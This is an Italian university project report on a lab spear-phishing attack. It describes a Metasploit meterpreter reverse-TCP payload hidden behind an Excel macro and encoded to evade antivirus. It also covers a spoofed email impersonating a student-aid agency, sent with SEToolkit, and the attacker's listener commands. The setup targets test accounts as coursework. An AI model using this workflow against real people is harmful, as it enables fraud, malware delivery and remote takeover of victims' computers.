

Scuola Politecnica e delle Scienze di Base Corso di Laurea Magistrale in Ingegneria Informatica

Elaborato di

Network Security: Spear Phishing e Reverse Shell Attack

Anno Accademico 2021/2022

Professore Simon Pietro Romano

Componenti del gruppo Margherita Maria M63001118 Martina Russo M63001128 Michelle Pepe M63001196

Indice

1	Introduzione	2
	1.1 Scenario realizzato	3
2	Sviluppo del progetto	4
	2.1 Preparazione dell'attacco	4
	2.2 Sviluppo e messa in atto	13
3	Virgilio	15
	3.1 Attacco al servizio di posta elettronica	15
4	Gmail	17
	4.1 Attacco al servizio di posta elettronica	17

Introduzione

Nel presente elaborato viene trattata una categoria particolare di cyber attacchi, che viene definita "spear phishing".

Si definisce phishing un attacco informatico che, attraverso email fraudolente, mira a ottenere informazioni personali.

Il caso più pericoloso di phishing è quello preso da noi in analisi, ovvero lo spear phishing: seppur operi con la stessa logica del phishing, è un attacco rivolto esclusivamente a una persona o azienda specifica.

Il destinatario in questione è già stato identificato con precedenti operazioni di ingegneria sociale e l'obiettivo è truffarlo per gli scopi già presentati.

Possiamo elencare le peculiarità dello spear phishing come segue:

- l'attacco è molto personalizzato: spesso il phisher conosce di persona la vittima o le ha sottratto moltissimi dati nel tempo;
- il messaggio è molto più accurato: l'email è quasi perfetta dal punto di vista sintattico e grafico, e lo stesso vale per il sito falso, che ricalca quasi perfettamente quello autentico. Ciò rende estremamente difficile accorgersi della truffa.

In particolare, in questo elaborato viene generato un payload malevolo, come risorsa di un Web Server, e tale paylaod viene camuffato mediante macro su Office; questo viene iniettato attraverso email e la vittima attraverso l'apertura del file office, ignara, esegue il codice malevolo, permettendo a noi attaccanti di avere possesso da remoto della sua shell.

Funziona così: arriva un'e-mail, apparentemente da una fonte attendibile, ma invece conduce il destinatario ignaro a un sito Web fittizio pieno di malware.

1.1 Scenario realizzato




Figura 1.1: Scenario di un spear phishing.

Abbiamo seguito uno scenario semi-realistico in riferimento ad un episodio avvenuto di recente: l'ente che si occupa dei servizi dedicati agli studenti campani è stato hackerato, e le email personali di ciascun utente sono state rese pubbliche e divulgate in rete.

A valle di un'analisi accurata, effettuata visualizzando il file reso noto, abbiamo dedotto che la maggior parte degli studenti utilizzano come servizio di posta elettronica i providers **Gmail** e **Virgilio**.

Abbiamo dunque realizzato un reverse shell attack mediante spear phishing con l'intento di capire come provare ad eludere le loro policy di sicurezza.

L'attaccante è stato impersonificato da una macchina virtuale Kali Linux, configurata con scheda di rete in modalità Bridge, ospitata da un sistema operativo Windows 11.

La vittima è rappresentata da un sistema operativo Windows 7.

Per la comprensione dei passaggi che hanno portato alla realizzazione del progetto, è stato opportuno dividerlo in due fasi:

- 1) Preparazione dell'attacco
- 2) Sviluppo e messa in atto.

Sviluppo del progetto

2.1 Preparazione dell'attacco

Per la realizzazione del progetto siamo partite con l'upload del Web Server Apache2 sulla macchina attaccante Kali linux: tale operazione è resa possibile attraverso l'utilizzo del comando:

 $sudo\ apt\text{-}get\ install\ apache2$

Per verificare che l'installazione è andata a buon fine, basta verificare cosa accade se andiamo ad inserire "localhost" all'interno della barra del browser: se compare la pagina di default Apache, tutto è stato settato correttamente.



Figura 2.1: Web Server Apache2.

Una volta fatto ciò, abbiamo ritenuto opportuno permettere la fruizione del servizio anche da remoto: pertanto è stato utilizzato il provider di servizi host e di dominio **No-IP**, che ci ha consentito di associare un nome di dominio all'indirizzo Ip pubblico della macchina virtuale.




Figura 2.2: Utilizzo di No-IP.

Abbiamo dovuto in primo luogo creare un hostname e successivamente modificare delle impostazioni del router a cui risulta essere collegata la macchina Kali. Il nostro router va visto come un enorme recinto elettrico o muro, con poche porte o aperture. Questa recinzione o muro elettrico funge da barriera e coperta di sicurezza dallo spaventoso mondo esterno di Internet. Il router viene fornito preconfigurato con alcune di quelle porte aperte per consentirci di accedere a Internet, ma le altre sono ben chiuse. Quindi, per eseguire un server, per accedere al nostro computer in remoto, è stato necessario aprire una porta per far entrare il traffico esterno. Questa operazione è chiamata **Port Forwarding**. In particolare, è stata aperta la porta 80, riservata al protocollo http.




Figura 2.3: Apertura porta 80.

Successivamente siamo passate all'elaborazione del pacchetto da iniettare : abbiamo fatto utilizzo del tool **Metasploit** framework messo a disposizione dal sistema operativo Kali Linux.

Si tratta di uno strumento il cui scopo è quello di permettere ad un tester di scrivere velocemente exploit e di automatizzarne l'esecuzione. All'interno del tool sono disponibili una libreria di exploit per le più comuni (e non) vulnerabilità, un'archivio di payloads e strumenti di utilità pronti all'uso.

I passaggi fondamentali per l'exploiting di un sistema utilizzando Metasploit Framework comprendono:

- Scegliere e configurare un payload (codice da eseguire sul sistema attaccato dopo esserci penetrati con successo; per esempio una shell remota o un VNC server);
- Scegliere la tecnica di codifica in modo che l'intrusion prevention system (IPS) ignori il payload codificato.
- Eseguire l'exploit.

Analizziamo i singoli passi: per quanto riguarda la configurazione abbiamo utilizzato **MSFVENOM**, generatore di payload che consente di settare opportune opzioni, visibili in figura 2.4.

Figura 2.4: MSFVENOM.

Abbiamo allora fatto le seguenti scelte:

- Payload : Metasploit mette a disposizione diversi pacchetti utilizzabili, in relazione al tipo di sistema operativo attaccato e all'operazione che si vuole effettuare.




Figura 2.5: Payload offerti da Metasploit.

Poichè la nostra vittima è un sistema opertivo Windows7, sviluppato su architettura a 64 bit, abbiamo scelto il seguente payload

windows/x64/meterpreter/reverse_tcp, che è una delle funzionalità più potenti che Metasploit Framework ha da offrire. Ti consente di controllare da remoto il file system, sniffare, keylog, hashdump, controllare la webcam e il microfono.

I firewall funzionano secondo il principio del blocco delle connessioni in entrata. Quindi praticamente qualsiasi connessione in entrata a un host dietro il firewall è bloccata dal firewall. Tuttavia, sarà consentito il traffico di ritorno per la connessione avviata dal dispositivo.

Il TCP inverso è fondamentalmente questo, invece di avviare la connessione al dispositivo da parte dell'attaccante, che viene bloccato dal firewall, il dispositivo avvierà la connessione all'attaccante, che sarà consentita;

- Local Host: indirizzo della macchina Kali pubblico, inseribile o attraverso il nome di dominio creato (mmm1997.ddns.net) o recuperabile attraverso siti come whatsmyip.
- Local port: porta su cui accettiamo il traffico proveniente dalla macchina attaccata (4444 è la porta predefinita da Metasploit per TCP/UDP).
- Formato file: file eseguibile.

Per quanto riguarda la tecnica di codifica, Metasploit mette a disposizione numerosi Encoders differenti, visibili in figura 2.4.

Figura 2.6: Analisi attraverso VirusTotal.

Inizialmente abbiamo pensato di utilizzare l'encoder "Shikata ga nai" in quanto rappresenta il più utilizzato per questa tipologia di attacchi, ma ci siamo rese conto che non riusciva a camuffare correttamente il pacchetto che pertanto veniva rilevato.

Di conseguenza per scegliere il miglior encoder possibile, abbiamo utilizzato **VirusTotal**. Quest'ultimo è un sito web che permette l'analisi gratuita di files e/o URLs per scovarne virus o malwares all'interno.

Abbiamo testato la capacità di ciascuno degli encoder messi a disposizione da Metasploit, producendo diversi file eseguibili, uno per ogni encoder: quest'analisi ci ha portate a scegliere Zutto Dekiru.




Figura 2.7: Analisi attraverso VirusTotal.

E' stato scelto l'encoder $x64/zutto_dekiru$ e il numero di volte con cui è stato

codificato il pacchetto pari ad 8, così che come si evince dalla figura 2.7, riusciamo ad aggirare i controlli di sicurezza.

```
Instrument of works and the payload series of the payload from the payload from the payload from the payload with 8 iterations of x64/zutto_dekiru succeeded with size 558 (iteration=1) x64/zutto_dekiru succeeded with size 564 (iteration=2) x64/zutto_dekiru succeeded with size 664 (iteration=3) x64/zutto_dekiru succeeded with size 761 (iteration=3) x64/zutto_dekiru succeeded with size 761 (iteration=4) x64/zutto_dekiru succeeded with size 781 (iteration=6) x64/zutto_dekiru succeeded with size 812 (iteration=6) x64/zutto_dekiru succeeded with size 823 (iteration=7) x64/zutto_dekiru succeeded with size 823 x64/zutto_dekiru succeeded with size 824 x64/zutto_dekiru succeeded with size 825 x64/zutto_
```

Figura 2.8: Payload malevolo generato.

L'eseguibile così generato è stata inserito come risorsa del Web server: tale inserimento è reso possibile attraverso lo spostamento del file generato nel path $\sqrt{var/www/html}$.

Siamo passate successivamente alla realizzazione del file Excel per elaborare il codice macro al suo interno: si tratta di una serie di comandi e istruzioni, permesse da molteplici Applicazione Office, che consentono di completare un'attività automaticamente.

Nel nostro caso d'uso, l'intento è stato sfruttare la macro per scopi malevoli: ovviamente si tratta di una tecnica che non dipende da nessuna vulnerabilità software concreta, solo dipende da che gli utenti aprano il documento e accettino la macro. Il codice è stato scritto utilizzando il linguaggio **VBA** (Visual Basic for Application).

Figura 2.9: Codice Visual Basic.

Il codice in figura, mostra come l'esecuzione della macro si sviluppa in due momenti:

- 1) con il primo comando viene aperto il motore di ricerca Chrome effettuando una richiesta alla risorsa reverse_shell.exe al web server istanziato sulla macchina attaccante;
- 2) con il secondo comando viene effettuata l'esecuzione del file precedentemente scaricato dalla vittima ignara.

Bisogna però fare una **importante osservazione**: siamo a conoscenza del fatto che, qualora l'utente target tenti di analizzare il suddetto documento, sarebbe perfettamente in grado di risalire all'indirizzo IP del Web Server incriminato.Per ovviare a tale inconveniente, sarebbe ideale e opportuno che noi attacanti ci procurassimo la possibilità di connetterci a una VPN, acquistandola in rete, per mascherare il nostro indirizzo IP ed essere totalmente anonime.

A questo punto abbiamo proseguito con la creazione di un'email attraverso il tool **SEToolkit**.

SEToolkit (Social Engineering Toolkit) è un tool, programmato in Python e creato per il sistema operativo Kali Linux che offre servizi di Ingegneria sociale, in particolare mette a disposizione svariate funzioni, tra cui la creazione di pagine di phishing, invio di mail o sms da emittenti fasulli.

```
The Social-Engineer Toolkit (SET)

[-] The Social-Engineer Toolkit (SET)

[-] System Created by: bavad kemmeny (ReLIK)

Version: 8.0.3

Codename: "Maverick'

[-] Follow us on Twitter: alrackingDave

[-] Homepage: https://www.trustedsec.com

[-] Welcome to the Social-Engineer Toolkit (SET).

The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

Figura 2.10: Setoolkit.

Dal menù presente nell'immagine, il quale viene fuori dall'apertura di Se-

toolkit, abbiamo selezionato l'opzione 5.

Il Mass Mailer Attack consentirà di inviare e-mail alle vittime e personalizzarle. Questa opzione non ti consente di creare payload, quindi in genere è utilizzata per eseguire un attacco di phishing di massa.

```
Set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>
```

Figura 2.11: Setoolkit - Mass Mailer Attack.

Scelta l'opzione 5, viene data l'opportunità di scegliere tra due opzioni: inviare una solo email o un gruppo di email. E' stata da noi scelta la prima alternativa.

```
set; phishings Subject of the email: Riepilogo restituzione tassa regionale per il diritto allo studio
set; phishings Send the message as html or plain? 'h' or 'p' [p]: p
[1] IMPORTANT: When finished, type END (Capitals) then hit [return] on a new line.
set; phishings Enter the body of the message, type END (Capitals) when finished: Mella Tabella Allegato 1 sono riportati tutti i rimborsi di tassa regionale per il diritto allo studio universitario effettuati dall'Adisurc nel periodo 01
[17/2709 - 23/07/2022, relativamente alle istanze pervenute entro il 21/12/2021. Per i nominativi accanto a cui è indicata modalità di pagamento "Quietanza" è possibile ritirare la somma rimborsata presso una delle filiali di Intesa Sa
n Paolo entro e non oltre il 30 dicembre 2021, portando con sé copia del proprio documento di identità e codice fiscale e indicando i numeri dei mandati di pagamento associati ai propri nominativi, come riportato nella tabella.
Next line of the body: Per conoscere le filiali in cui è possibile ritirare, nonché i giorni e gli orari di accesso al pubblico, è possibile contattare la filiale di Intesa San Paolo di Via Del Forno Vecchio n. 36 a Napoli.
Next line of the body: END demariludovica@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay.
```

Figura 2.12: Setoolkit - Single Email Address.

A questo punto viene richiesto di inserire l'oggetto dell'email ed in seguito di inserire il testo in chiaro oppure utilizzando HTML. Abbiamo optato per il plaintext e specificato l'email della vittima. A questo punto setoolkit fornisce la possibilità di effettuare l'invio con un proprio account gmail oppure usando un proprio server.

A questo punto abbiamo utilizzato **SMTP2GO**: un provider di servizi e-mail rapido e scalabile, per l'invio di e-mail transazionali e di marketing e la visualizzazione di report sul recapito delle stesse. SMTP2GO permette di iscriversi gratuitamente per un numero di email inferiori a 1000, a patto che venga utilizzato un dominio privato. Per eludere quest'ultima condizione ci siamo iscritte a tale servizio con un'email temporanea, del tipo "farsight69@gmailiz.com", ottenuta con **TempEmail**.




Figura 2.13: SMTP2go.

Dopo la scelta di utilizzare un nostro server SMTP, ci viene chiesto di inserire quale indirizzo la vittima vede come mittente, l'username e la password creato con SMTP, la porta dell'SMTP server. Infine ci offre la possibilità di dare priorità all'email, opzione da noi scelta, e di allegare un eventuale documento che nel nostro caso è il file Excel che ci permette di sferrare l'attacco, come si vede in figura 2.14.

```
2et:phishing> Send email to: ludovicademari@virgilio.it

1. Use a gmail Account for your email attack.

2. Use your own server or open relay
set:phishing>?
Set:phishing> For maddress (ex: moo@example.com): borsecral@adisurcampania.it
set:phishing> The FROM NAME the user will see: BorseCral
set:phishing> Username for open-relay [blank]: mmm1997
Password for open-relay [blank]: set:phishing> SMTP email server address (ex: smtp.youremailserveryouown.com): mail.smtp2go.com
set:phishing> Port number for the SMTP server [25]: 2525
set:phishing> Flag this message/s as high priority? [yes]no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /home/kali/Allegato1.xlsm
Do you want to attach an inline file - [y/n]: n

[*] SET has finished sending the emails

Press **VALUED** to continue
```

Figura 2.14: SEToolkit - Email inviata.

A questo punto viene visualizzato il messaggio di conferma dell'invio.

2.2 Sviluppo e messa in atto

Una volta realizzato tutto il necessario per portare a termine l'attacco siamo giunte alla messa in atto dello scenario: abbiamo creato due email di prova, utilizzando i servizi di posta elettronica Gmail e Virgilio, rappresentanti l'ipotetica vittima.

A questo punto abbiamo inviato l'email ed abbiamo utilizzato, ancora una volta, il tool Metasploit per metterci in ascolto, in attesa che la vittima cadesse nella nostra trappola.

Figura 2.15: Metasploit.

Si può avviare un gestore con Metasploit in qualsiasi momento, questo è utile quando vuoi eseguire una backdoor nella macchina di una vittima e devi prenderne il controllo.

Il primo passo è aprire una sessione in Metasploit con il comando:

msfconsole

Successivamente bisogna dichiarare l'utilizzo :

msf > use exploit/multi/handler

Poichè abbiamo un eseguibile di Windows pronto per l'uso, useremo multi/handler,

che è uno stub che gestisce gli exploit lanciati al di fuori del framework. Quando si utilizza il modulo exploit/multi/handler, dobbiamo comunque dirgli quale payload aspettarsi, quindi lo configuriamo in modo che abbia le stesse impostazioni dell'eseguibile che abbiamo generato.

Successivamente abbiamo settato il LHOST con l'IP locale della macchina Kali e la porta in ascolto scelta risulta essere sempre la 4444.

Attraverso l'utilizzo del comando "run" è possibile iniziare la nostra messa in ascolto, e dunque attendiamo che la vittima apra il file che ci consentirà di avere accesso alla sua shell da remoto.

In figura 2.8 riportiamo quanto descritto.

```
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST ± 192.168.1.139
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```

Figura 2.16: Metasploit in ascolto.

Virgilio

3.1 Attacco al servizio di posta elettronica

Per rendere la nostra email veritiera, abbiamo approfittato della situazione descritta nei capitoli precedenti, e ci siamo finte l'ente che si occupa della restituzione delle tasse regionali invitando l'ipotetico studente ad aprire il file allegato, per comprendere se tale agevolazione fosse a lui riservata.

Cosi facendo l'utente, ci permette l'acquisizione della sua shell senza rendersene conto.

L'utente Virgilio, riceve senza alcun tipo di problema l'email in quanto, il firewall utilizzato da questo servizio di posta elettronica non è in grado di filtrare il messaggio contenente un file corrotto, anzi lo mostra anche come prioritario, così come precedentemente settato grazie al tool. Questo si evince dalla figura 3.2.




Figura 3.1: Email inviata a Virgilio.




Figura 3.2: Email inviata a Virgilio.

L'utente vittima creato appositamente, non si rende conto di ciò che sta per accadere, scarica l'allegato, lo apre e attivando le macro, ci consente di avere accesso alla sua shell da remoto.

Pertanto, dal lato attaccante, viene instaurata la connessione verso l'ip della vittima:

Figura 3.3: Metasploit - reverse shell.

Nell'eventualità in cui l'utente hackerato non abbia a disposizione i privilegi di root, si potrebbe proseguire l'attacco con un metodo che realizzi la privilage escalation.

Gmail

4.1 Attacco al servizio di posta elettronica

L'email inviata all'utente attaccato avente servizio di posta elettronica Gmail è identica a quella inviata all'utente avente servizio di posta elettronica Virgilio. Una volta effettuato l'invio, ci siamo rese conto che in realtà l'email all'utente vittima, non è mai arrivata.

Abbiamo dunque provato a trasmettere la stessa email, eliminando il file allegato: in questo modo l'utente riceve l'email, e precedentemente avevamo settato il livello di priorità alto, questo risultava come tale.




Figura 4.1: Email inviata a Gmail - Priorità.

Per comprendere cosa però stesse accadendo, abbiamo provato ad inviare la stessa email dal servizio di posta elettronica Horde, comunemente utilizzato

dagli studenti a scopo didattico, ma Gmail a tale operazione, risponde con un'ulteriore messaggio, visibile in figura 4.3.



Figura 4.2: Risposta di Gmail ad un'email infetta.

Gmail ci comunica che l'email che abbiamo provato ad inviare è stata bloccato perché il suo contenuto presenta un potenziale problema di sicurezza 552-5.7.0. Abbiamo dunque cercato a cosa facesse riferimento questo problema: il risultato di tale ricerca viene riportato in figura 4.3.



Figura 4.3: Problema di sicurezza 552-5.7.0.

Ciò ci permette di capire che la politica di filtraggio, utilizzata dal firewall di Gmail risulta essere maggiore rispetto a quella di Virgilio; in particolare tale servizio di posta ha perfettamente individuato il reale contenuto dell'email e ha tutelato pienamente il suo cliente.

Pertanto, nel secondo caso non siamo riuscite a portare a termine l'attacco.